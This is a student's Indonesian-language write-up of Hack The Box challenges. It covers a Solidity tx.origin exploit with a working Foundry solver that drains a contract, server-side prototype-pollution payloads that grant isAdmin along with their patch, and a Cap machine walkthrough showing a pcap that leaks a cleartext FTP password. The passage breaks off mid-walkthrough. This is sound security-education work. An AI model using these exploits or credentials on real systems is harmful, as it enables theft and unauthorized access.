

Certified Tech Frustration - Sponsored By HTB




We don't capture the flag, we capture existential dread.

Dikerjakan oleh:

M. Rayhan Farrukh - 13523035

| | |
|---|----|
| Distract & Destroy [Blockchain] | 1 |
| Agriweb [Web, Patching] | 7 |
| Cap [Boot 2 Root] | 13 |
| Operation Blackout 2025: Phantom Check [Forensic] | 19 |
| Quantum Safe [Cryptography] | 24 |
| [Reverse Engineering] | 28 |
| [PWN] | 33 |


Distract & Destroy [Blockchain]



A. CVE Score


CVE Score yang dihitung hanyalah *base* dan *temporal score*.

Authorization through tx.origin Vulnerability



B. Problem Statement

Diberikan sebuah alamat ke *web app* untuk *pixel game*, beserta dua *file* kode sumber *solidity* untuk *blockchain* yang digunakan. Tujuan utama dari *game* tersebut adalah membunuh musuh. Namun untuk membunuhnya perlu memahami kode sumber yang diberikan.



C. Proof of Concept

Ini pertama kali saya mengerjakan *challenge* kategori *blockchain* jadi untuk menyelesaiakannya sayamembaca *write-up* [berikut](#). Namun begitu, saya akan mencoba untuk menjelaskannya sebaik mungkin.

Pada *web app* terdapat *endpoint* docs yang menjadi *tutorial* untuk menyelesaikan soal ini. Pada *tutorial*, dijelaskan beberapa *endpoint* yang dapat digunakan seperti /flag dan /rpc, cara interaksi dengan *blockchain* serta cara menggunakan *tool* untuk mengerjakannya, yaitu foundry. Terdapat beberapa *tools* lain yang dapat digunakan, namun karena yang dijelaskan adalah foundry, saya memilih untuk menggunakan foundry.

Dua kode sumber yang diberikan adalah Source.sol yang berisi kode untuk men-deploy *contract* untuk *challenge* dan Creature.sol yang berisikan logika untuk musuh pada *game*.

Pada Source.sol terdapat kode berikut yang mengecek apakah *challenge* berhasil di-solve dan *flag* bisa dibuka.

```
function isSolved() public view returns (bool) {  
    return address(TARGET).balance == 0;  
}
```

Seperti yang terlihat dari kode, *challenge* dinyatakan selesai jika *balance* dari target mencapai 0, dan target yang dimaksud adalah musuh yang harus kita bunuh.

Adapun kode Creature.sol adalah sebagai berikut.

```
contract Creature {
    uint256 public lifePoints;
    address public aggro;

    constructor() payable {
        lifePoints = 1000;
    }

    function attack(uint256 _damage) external {
        if (aggro == address(0)) {
            aggro = msg.sender;
        }

        if (_isOffBalance() && aggro != msg.sender) {
            lifePoints -= _damage;
        } else {
            lifePoints -= 0;
        }
    }

    function Loot() external {
        require(lifePoints == 0, "Creature is still alive!");
        payable(msg.sender).transfer(address(this).balance);
    }

    function _isOffBalance() private view returns (bool) {
        return tx.origin != msg.sender;
    }
}
```


Berdasarkan cuplikan kode, kita dapat mengosongkan *balance* dari musuh hanya jika *lifepoint* musuh 0. Kita bisa mengurangi *lifepoint* musuh menggunakan fungsi *attack*, tapi hanya dengan kondisi tertentu. Pertama, dari fungsi *_isOffBalance* *tx.origin* harus tidak sama dengan *msg.sender*, dan *aggro* harus tidak sama dengan *msg.sender*.

Kasus ini adalah *vulnerability authorization through tx.origin (read)*, yang terjadi karena perbedaan *msg.sender* dan *tx.origin*. *tx.origin* adalah variabel global Solidity yang menyimpan *address* dari *Externally Owned Account* (EOA) yang memulai transaksi. Sedangkan *msg.sender* menyimpan

alamat *immediate caller*, ini mungkin sama dengan tx.origin (sebuah EOA), atau bisa berbeda dari tx.origin, yaitu address dari *smart contract* lain.

Jadi, yang harus kita lakukan adalah, pertama memanggil *attack* secara langsung agar aggro == msg.sender == tx.origin, lalu memanggil ulang attack melalui *smart contract* agar tx.origin != msg.sender.

Untuk menyelesaikan soal, pertama ambil kredensial yang ada pada *endpoint connection*



Lalu *install* foundry [disini](#). Kita akan menggunakan foundry untuk membuat skrip Solidity sebagai solver *challenge* ini. *Solver* yang saya buat adalah sebagai berikut.

```
pragma solidity ^0.8.13;
import "forge-std/Script.sol";

interface ICreature {
    function LifePoints() external view returns (uint256);
    function attack(uint256 damage) external;
    function Loot() external;
}

// smart contract for middleman
contract Attack {
    ICreature immutable target;
    constructor(address _target) {
        target = ICreature(_target);
    }

    function win() external {
        target.attack(target.LifePoints());
    }
}

contract Solver is Script {
    address target = vm.envAddress("Target");
```


```
ICreature creature = ICreature(target);

function run() external {
    uint256 player = vm.envUint("PK");
    vm.startBroadcast(player);
    Attack attacker = new Attack(target); // middleman contract
    creature.attack(0); // attack directly, set aggro to tx.origin
    attacker.win(); // attack creature using middleman
    creature.Loot(); // Loot creature, make balance 0
}
}
```

Export kredensial yang didapat sebelumnya menjadi *environment variables*, lalu gunakan *command* berikut untuk menjalankan skrip.

```
forge script Solver.sol --tc Solver -f $RPC --private-key $PK
--broadcast
```

Alhasil *flag*-nya dapat dibuka:



D. Things Learned

- Cara ngerjain soal *blockchain* dan *basic knowledge blockchain*
- *Scripting Solidity* menggunakan foundry

E. Remediation

Hindari menggunakan `tx.origin` untuk mengecek `sender`, gunakanlah `msg.sender` sebagai penggantinya.


F. Contoh Kasus

Ketika melakukan *research* untuk kasus yang melibatkan *vulnerability* ini, saya tidak berhasil menemukan kasus nyata. Oleh karena itu, saya akan menjelaskan skenario yang **dapat** terjadi akibat *vulnerability* ini.

Vulnerability ini paling rentan di-exploit melalui *phishing*. Seorang *hacker* dapat mengelabui pengguna untuk melakukan *signing* sebuah transaksi yang tidak terlihat bahaya, dari *wallet* mereka. Namun, transaksi tersebut memanggil *smart contract* yang ditulis *hacker* untuk memanggil *contract* lain yang memiliki *vulnerability* ini dan melakukan autorisasi melalui tx.origin akan berhasil.

Dengan serangan ini, *hacker* dapat menghabiskan aset korban, men-transfer *ownership* dari sebuah *contract*. Kerugian dari *vulnerability* ini sangat tergantung pada aset yang dimiliki korban, *contract* yang di-exploit, atau aset lainnya.


Agriweb [Web, Patching]



A. CVE Score

CVE Score yang dihitung hanyalah *base* dan *temporal score*.

Prototype Pollution Vulnerability (Server Side)



B. Problem Statement

Kategori *challenge* ini adalah *Secure Coding*. Diberikan suatu alamat *web app* yang mensimulasikan *code editor*. Kode pada *code editor* itu sendiri adalah kode untuk *web app* lain yang bernama AgriWeb, beserta skrip untuk mengeksplot aplikasi tersebut.

C. Proof of Concept

Pada skrip eksplorasi, terjadi pengiriman data ke salah satu *endpoint* aplikasi dengan kode berikut.

```
def update_profile(cookie, data):
    url = f"{BASE_URL}/api/profile"

    headers = {
        "Cookie": cookie
    }

    response = post(url, json=data, headers=headers)

    return response \
```

Sedangkan data yang dikirimkan oleh skrip adalah sebagai berikut.

```
data1 = {
    "favoriteCrop": "wheat",
    "experienceLevel": "intermediate",
    "farmSize": 501,
    "__proto__": {
        "isAdmin": True
    }
}

data2 = {
    "favoriteCrop": "wheat",
    "experienceLevel": "intermediate",
    "farmSize": 501,
    "prototype": {
        "constructor": [
            "isAdmin": True
        ]
    }
}

# One of the payload should be working.

response1 = update_profile(cookie, data1)
response2 = update_profile(cookie, data2)
```

Yang menarik perhatian adalah penggunaan properti “`__proto__`”, yang belum pernah saya lihat sebelumnya. Setelah mencari di internet, ditemukan artikel dari PortSwigger yang membahas *prototype pollution*.

The screenshot shows a search results page from a web browser. The search term is "__proto__". The top result is a link to MDN Web Docs titled "Object.prototype.__proto__ - JavaScript - MDN Web Docs". Below it is a link from PortSwigger titled "What is prototype pollution? | Web Security Academy". The MDN page has a "People also ask" section with several collapsed questions like "What does __proto__ do?", "What's the difference between __proto__ and prototype?", and "Is __proto__ deprecated?". The PortSwigger page has a brief description of prototype pollution.

Prototype adalah sebuah fitur yang memungkinkan adanya sifat *inheritance* pada JavaScript. *Prototype pollution* adalah *vulnerability* yang terjadi karena *merging* sebuah objek dengan sebuah objek yang dapat dipengaruhi *user*. Jika tidak disanitasi, properti "`__proto__`" dari objek yang baru akan memengaruhi objek global `Object.prototype`. Ini akan menyebabkan semua objek yang ada untuk memiliki properti yang *di-inject* di dalam "`__proto__`".

Pada skrip, *payload* tersebut dikirimkan ke *endpoint* berikut: `f"{BASE_URL}/api/profile"`, maka perlu kita cari kode sumber yang meng-*handle* itu. Terdapat file yang bernama `profile.js`, di dalamnya terdapat blok kode berikut.

```
function deepMerge(target, source) {
  for (let key in source) {
    if (source[key] && typeof source[key] === 'object' && !Array.isArray(source[key])) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}

export function updateProfile(userId, profileData) {
  return new Promise((resolve, reject) => {
    db.get('SELECT profile FROM users WHERE id = ?', [userId], (err, user) => {
      if (err || !user) {
        return reject(new Error('User not found'));
      }

      try {
        let currentProfile = JSON.parse(user.profile || '{}');
        const updatedProfile = deepMerge(currentProfile, profileData);


        db.run('UPDATE users SET profile = ? WHERE id = ?',
          [JSON.stringify(updatedProfile), userId], (err) => {
            if (err) {
              return reject(new Error('Failed to update profile'));
            }

            resolve(updatedProfile);
          });
      } catch (error) {
        reject(new Error('Invalid profile format'));
      }
    });
  });
}
```

Walau belum dapat dipastikan, saya asumsikan fungsi `updateProfile`-lah yang dipanggil pada *endpoint* `profile`. Pada fungsi tersebut, ada pemanggilan fungsi `deepMerge`, fungsi inilah yang meng-*update* objek lama dengan nilai pada objek baru. Untuk melakukan sanitasi, kita hanya perlu melewati `key` pada objek yang bernilai `__proto__` atau `prototype`. Yaitu kode berikut di bagian paling atas *loop*.

```
if (key === '__proto__' || key === 'prototype'){
  continue;
}
```

Verifikasi solusi dan *flag* akan diberikan.



`HTB{pr0totyp3_p0llut10n_t0_4uth_byp4s5}`

D. Things Learned

- Mempelajari *vulnerability web* baru: *prototype pollution*

E. Remediation


Tujuan utama dari *challenge* ini sudah meremediasi *vulnerability* yang ada, yaitu dengan melakukan *filtering* terhadap keyword yang berhubungan dengan *prototype* dari input yang diterima aplikasi.

F. Contoh Kasus

Ada beberapa kasus yang melibatkan *vulnerability* ini, contohnya pada Lodash, jQuery, dan Kibana. Yang akan kita bahas adalah kasus yang fatal yaitu pada Kibana (CVE-2019-7609). Pada kasus ini, terdapat *prototype pollution* pada *request parser* salah satu komponen Kibana, yang menyebabkan *hacker* dapat melakukan RCE pada *target system* yang menggunakan layanan tersebut. Ini menyebabkan organisasi yang menggunakan Kibana rentan terhadap serangan


Tidak ada catatan publik tentang berapa kerugian yang dialami penggunanya. Namun karena *hacker* dapat melakukan RCE, *vulnerability* ini bisa sangat fatal jika di-exploit, seperti kebocoran data atau penyebaran *ransomware* atau *malware* yang dapat melumpuhkan sistem

Cap [Boot 2 Root]



A. CVE Score

CVE Score yang dihitung hanyalah *base* dan *temporal score*, dan merujuk pada keseluruhan *challenge*, bukan pada satu *vulnerability* spesifik saja.




B. Problem Statement


Diberikan sebuah IP address untuk sebuah *machine*, dan diminta dua *flag*, pertama didapat dengan mendapat akses ke *server*, dan kedua didapat dengan mendapat hak akses *root* pada *server*.

C. Proof of Concept

Membuka alamat IP pada *browser* membawa kita ke halaman *web security dashboard* berikut.




Ketika membuka *burger button* terdapat beberapa halaman lain yang dapat dilihat.



Pada halaman *security snapshot*, kita dapat men-download sebuah file .pcap yang kosong, tetapi yang menarik adalah url untuk halaman tersebut.

10.10.10.245/data/10

Di sini kita dapat melihat bahwa url menggunakan parameter ID untuk file pcap yang ditampilkan. Setelah melakukan *probing* terhadap nilai ID tersebut, saya menemukan hal yang menarik untuk ID 0.



Tidak seperti ID yang lainnya, file pcap untuk ID 0 tidak kosong. *Download* file tersebut untuk analisis lebih lanjut.

| | | | | |
|--------------|----------------|-----|----------------|--|
| 31 2.624570 | 192.168.196.1 | TCP | 192.168.196.16 | 68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 32 2.624624 | 192.168.196.16 | TCP | 192.168.196.1 | 68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128 |
| 33 2.624934 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0 |
| 34 2.626895 | 192.168.196.16 | FTP | 192.168.196.1 | 76 Response: 220 (vsFTPD 3.0.3) |
| 35 2.667693 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0 |
| 36 4.126500 | 192.168.196.1 | FTP | 192.168.196.16 | 69 Request: USER nathan |
| 37 4.126526 | 192.168.196.16 | TCP | 192.168.196.1 | 56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0 |
| 38 4.126630 | 192.168.196.16 | FTP | 192.168.196.1 | 98 Response: 331 Please specify the password. |
| 39 4.167781 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0 |
| 40 5.424998 | 192.168.196.1 | FTP | 192.168.196.16 | 78 Request: PASS Buck3tH4TF0RM3! |
| 41 5.425034 | 192.168.196.16 | TCP | 192.168.196.1 | 56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0 |
| 42 5.432387 | 192.168.196.16 | FTP | 192.168.196.1 | 79 Response: 230 Login successful. |
| 43 5.432801 | 192.168.196.1 | FTP | 192.168.196.16 | 62 Request: SYST |
| 44 5.432834 | 192.168.196.16 | TCP | 192.168.196.1 | 56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0 |
| 45 5.432937 | 192.168.196.16 | FTP | 192.168.196.1 | 75 Response: 215 UNIX Type: L8 |
| 46 5.478790 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0 |
| 47 6.309628 | 192.168.196.1 | FTP | 192.168.196.16 | 84 Request: PORT 192,168,196,1,212,140 |
| 48 6.309655 | 192.168.196.16 | TCP | 192.168.196.1 | 56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0 |
